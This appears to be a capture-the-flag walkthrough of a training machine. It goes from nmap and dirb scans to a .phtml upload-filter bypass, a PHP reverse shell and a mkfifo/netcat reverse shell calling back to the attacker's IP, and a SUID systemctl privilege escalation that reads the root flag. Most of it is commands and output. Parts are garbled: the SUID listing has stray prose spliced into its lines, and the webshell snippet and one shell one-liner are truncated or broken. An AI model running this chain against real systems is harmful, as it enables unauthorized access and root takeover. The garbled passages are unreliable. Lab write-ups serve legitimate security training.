

Vulnerability Walkthrough :

so here the first step will be to do reconnaissance i.e information gathering-

first we will scan the machine for open ports and software versions using nmap tool

```
(root@kali)-[/home/kali/Downloads]# nmap -sV -T4 10.10.103.121
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-31 04:37 EDT
Nmap scan report for 10.10.103.121
Host is up (0.15s latency).
Not shown: 994 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 3.0.3
22/tcp    open  ssh          OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
3128/tcp  open  http-proxy   Squid http proxy 3.5.12
3333/tcp  open  http         Apache httpd 2.4.18 ((Ubuntu))
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 36.86 seconds
```

there are 6 open ports that are discovered by nmap

okay so from this result we can conclude that there is a web-server running on port 3333 i.e apache web server

now we will perform further enumeration on webserver

here we can use tools like gobuster , dirb or dirbuster to look for hidden pages/directories on the web server:

```
DIRB v2.22
By The Dark Raver

START_TIME: Thu Mar 31 04:47:54 2022
URL_BASE: http://10.10.103.121:3333/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
OPTION: Not Stopping on warning messages

GENERATED WORDS: 4612

Scanning URL: http://10.10.103.121:3333/
=> DIRECTORY: http://10.10.103.121:3333/css/
=> DIRECTORY: http://10.10.103.121:3333/fonts/
=> DIRECTORY: http://10.10.103.121:3333/images/
+ http://10.10.103.121:3333/index.html (CODE:200|SIZE:33014)
=> DIRECTORY: http://10.10.103.121:3333/internal/
=> DIRECTORY: http://10.10.103.121:3333/js/
^C> Testing: http://10.10.103.121:3333/Login
```

I used dirb (CLI) tool to fuzz the directories using wordlist /usr/share/wordlists/dirb/common.txt

command used : *dirb <http://10.10.103.121:3333/> -w /usr/share/wordlists/dirb/common.txt*

here i got a intresting looking directory that was **/internal**


i visited that page and found that it has a form where i can upload files .

so here we can upload webshells to either get our commands executed on the server or to gain a reverse shell .

here i noticed .php extension was blocked so to identify which extensions are not blocked i will use burpsuite to fuzz it

i will use burp proxy to capture the request and then send it to burp intruder for fuzzing.

capturing the request :



setting .php as a position :

```
1 POST /internal/index.php HTTP/1.1
2 Host: 10.10.103.121:3333
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:91.0) Gecko/20100101 Firefox/91.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Content-Type: multipart/form-data; boundary=-----357423855
8 Content-Length: 355
9 Origin: http://10.10.103.121:3333
10 Connection: close
11 Referer: http://10.10.103.121:3333/internal/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----357423855719351190291713013119
15 Content-Disposition: form-data; name="file"; filename="kalra$.php$"
16 Content-Type: application/x-php
17
18 d,mgksgk
19
20 -----357423855719351190291713013119
21 Content-Disposition: form-data; name="submit"
22
23 Submit
24 -----357423855719351190291713013119--
25
```

setting payload :

The screenshot shows the Burp Suite Intruder interface. At the top, there are tabs for Dashboard, Target, Proxy, Intruder (selected), Repeater, and Sequencer. Below the tabs, there are buttons for 1 x, 2 x, and The main interface has a table with columns: Target, Positions, Payloads (selected), Resource Pool, and Options. Under the Payloads tab, there is a section titled "Payload Sets" with a help icon. It contains the text: "You can define one or more payload sets. The number of payload sets depends on". Below this, there are two rows of configuration: "Payload set:" with a dropdown menu showing "1" and "Payload count:" with the value "5"; and "Payload type:" with a dropdown menu showing "Simple list" and "Request count:" with the value "5". Below the Payload Sets section, there is another section titled "Payload Options [Simple list]" with a help icon. It contains the text: "This payload type lets you configure a simple list of strings that are used as payload". Below this, there is a list of payload options: ".php", ".php3", ".php4", ".php5", and ".phtml". To the left of this list are buttons: "Paste", "Load ...", "Remove", "Clear", and "Deduplicate". To the right of the list is a red arrow button. Below the list, there is an "Add" button and a text input field with the placeholder "Enter a new item". At the bottom, there is a dropdown menu with the text "Add from list ... [Pro version only]" and a downward arrow.

attack results:

7. Intruder attack of 10.10.103.121 - Temporary attack - Not saved to project file

Attack Save Columns

Results Target Positions Payloads Resource Pool Options

Filter: Showing all items

Request ^	Payload	Status	Error	Timeout	Length	Comment
0		200	<input type="checkbox"/>	<input type="checkbox"/>	737	
1	.php	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
2	.php2	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
3	.php3	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
4	.php4	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
5	.php5	200	<input type="checkbox"/>	<input type="checkbox"/>	737	
6	.phtml	200	<input type="checkbox"/>	<input type="checkbox"/>	723	

Request Response

Pretty Raw Hex Render

```
2 Date: Thu, 31 Mar 2022 09:30:36 GMT
3 Server: Apache/2.4.18 (Ubuntu)
4 Vary: Accept-Encoding
5 Content-Length: 532
6 Connection: close
7 Content-Type: text/html; charset=UTF-8
8
9 <html>
10 <head>
11 <link rel="stylesheet" type="text/css" href="css/bootstrap.min.css">
12 <style>
13 </style>
```

extension 0 matches

Finished

here we can see that length of the last result is different and it means it worked and if we search for extension not found in response header its gone . that means .phtml worked to bypass the filter .

*please disable url encoding from payload options otherwise all results will be same.

now it is safe to conclude that we can upload a web shell , we will download the webshell that leads to a reverse shell in the task .

here we will modify our payload to work for us :

we will have to change the IP address and Port to our machine where we will listen.

```

root@kali:~# nano 6.0
p
time_limit (0);
SION = "1.0";
= '10.17.47.112'; // CHANGE THIS
t = 6969 // CHANGE THIS
nk_size = 1400;
te_a = null;
or_a = null;
ll = 'uname -a; w; id; /bin/sh -i';
mon = 0;
ug = 0;

```

use nano to open the webshell and edit the IP and Port as per your machine and save it as webshell.phtml

now our payload is ready to upload

before uploading we will set up a listener on our machine using netcat

```

root@kali)-[/home/kali]
# nc -lnvp 6969
listening on [any] 6969 ...

```

then execute our payload just visit the file by :

A screenshot of a web browser window. The address bar shows the URL `10.10.103.121:3333/internal/uploads/webshell.phtml`. The browser tabs include 'php-reverse-shell/ph' and '10.10.103.121:3333/int'. The page content is mostly obscured by a dark overlay, but some text like 'Base64 Decod...' and 'payloadbox/c...' is visible.

as soon as we visit we will get our shell in our netcat listener like this:

```

listening on [any] 6969 ...
connect to [10.17.47.112] from (UNKNOWN) [10.10.103.121] 50030
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:45 UTC 2019 x86_64 x86_64 x86_64 GNU/Linux
05:51:37 up 1:16, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU   WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$

```

then open /etc/passwd file to see users on the machine , then go to /home/bill to get the user.txt flag.

```
$ cd home
cd home
$ ls
ls
bill
$ cd bill
cd bill
$ ls
ls
user.txt
$ cat user.txt
cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$
```

now the last task is to elevate our priveleges and gain root access to fully compromise the machine :

so here we will take the help of SUID(set owner userid upon execution) bit set upon a file.

what suid does is it is a special type of permission given to a file suid gives temporary permissions to used to execute the file with the privilege level of file owner rather than the person running it , so, we look for suid bit-set files here using find command :

```
find / -type f -perm -04000 -ls 2>/dev/null
```

output will be as follows :


```

$ find / -type f -perm -04000 -ls 2>/dev/null
find / -type f -perm -04000 -ls 2>/dev/null
 402892    36 -rwsr-xr-x   1 root    root    no 32944 May 16 2017 /usr/bin/newuidmap and gain root access
 393361    52 -rwsr-xr-x   1 root    root    to 49584 May 16 2017 /usr/bin/chfn
 402893    36 -rwsr-xr-x   1 root    root    32944 May 16 2017 /usr/bin/newgidmap
 393585   136 -rwsr-xr-x   1 root    root    s 136808 Jul  4 2017 /usr/bin/sudo owner: userid upon
 393363    40 -rwsr-xr-x   1 root    root    ex 40432 May 16 2017 /usr/bin/chsh
 393501    56 -rwsr-xr-x   1 root    root    wh 54256 May 16 2017 /usr/bin/passwd
 406711    24 -rwsr-xr-x   1 root    root    su 23376 Jan 15 2019 /usr/bin/pkexec permission given to a file
 393490    40 -rwsr-xr-x   1 root    root    su 39904 May 16 2017 /usr/bin/newgrp to execute the file with
 393424    76 -rwsr-xr-x   1 root    root    th 75304 May 16 2017 /usr/bin/gpasswd the person running it ,
 405497    52 -rwsr-sr-x   1 daemon  daemon  so 51464 Jan 14 2016 /usr/bin/at my find command :
 406941   100 -rwsr-sr-x   1 root    root    98440 Jan 29 2019 /usr/lib/snapd/snap-confine
 406710    16 -rwsr-xr-x   1 root    root    14864 Jan 15 2019 /usr/lib/policykit-1/polkit-agent-helper-1
 405145   420 -rwsr-xr-x   1 root    root    428240 Jan 31 2019 /usr/lib/openssh/ssh-keysign
 393687    12 -rwsr-xr-x   1 root    root    10232 Mar 27 2017 /usr/lib/eject/dmccrypt-get-device
 666971    76 -rwsr-xr-x   1 root    root    76408 Jul 17 2019 /usr/lib/squid/pinger
 402037    44 -rwsr-xr--   1 root    messagebus 42992 Jan 12 2017 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
 402829    40 -rwsr-xr-x   1 root    root    38984 Jun 14 2017 /usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
 131164    40 -rwsr-xr-x   1 root    root    40128 May 16 2017 /bin/su
 133166   140 -rwsr-xr-x   1 root    root    142032 Jan 28 2017 /bin/ntfs-3g
 131133    40 -rwsr-xr-x   1 root    root    40152 May 16 2018 /bin/mount
 131148    44 -rwsr-xr-x   1 root    root    44680 May  7 2014 /bin/ping6
 131182    28 -rwsr-xr-x   1 root    root    27608 May 16 2018 /bin/umount
 131166   648 -rwsr-xr-x   1 root    root    659856 Feb 13 2019 /bin/systemctl
 131147    44 -rwsr-xr-x   1 root    root    44168 May  7 2014 /bin/ping
 133163    32 -rwsr-xr-x   1 root    root    30800 Jul 12 2016 /bin/fusermount
 405750    36 -rwsr-xr-x   1 root    root    35600 Mar  6 2017 /sbin/mount.cifs

```

Here at the last fourth number there is an file i.e /bin/systemctl that helps us to control system processes. we can use that to elevate our privileges .

so we sill use this binary to create a temporary process which will run with suid bit and give us the root flag which we cat or concatenate with root permissions and store it in a flag.txt file in tmp directory

i used gtfobins help here so reference to that is here :

<https://gtfobins.github.io/gtfobins/systemctl/#suid>

```

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag.txt"
[Install]
WantedBy=multi-user.target' > $TF
/bin/systemctl link $TF
/bin/systemctl enable --now $TF

```

Commands Used:

```

$ ken=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "/tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1| nc 10.17.47.112 7070"
> [Install]
> WantedBy=multi-user.target' >$ken
$ /bin/systemctl link $ken
Created symlink from /etc/systemd/system/tmp.fZFQjWdpIT.service to /tmp/tmp.fZFQjWdpIT.service.
$ /bin/systemctl enable --now $ken
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.fZFQjWdpIT.service to /tmp/tmp.fZFQjWdpIT.service.
$ ken=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/outputflag"
> [Install]
> WantedBy=multi-user.target' >$ken
$ /bin/systemctl link $ken
Created symlink from /etc/systemd/system/tmp.oPDxXopCDE.service to /tmp/tmp.oPDxXopCDE.service.
$ /bin/systemctl enable --now $ken
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.oPDxXopCDE.service to /tmp/tmp.oPDxXopCDE.service.
$ ls
f
output
outputflag

```

then “cat outputflag”

```

$ cat outputflag
a58ff8579f0a9270368d33a9966c7fd5
$ ^C

```

and now we are done we can also spawn a reverse shell by changing the command to a netcat reverse shell command and set up a listener on our machine.

Solvedd :-)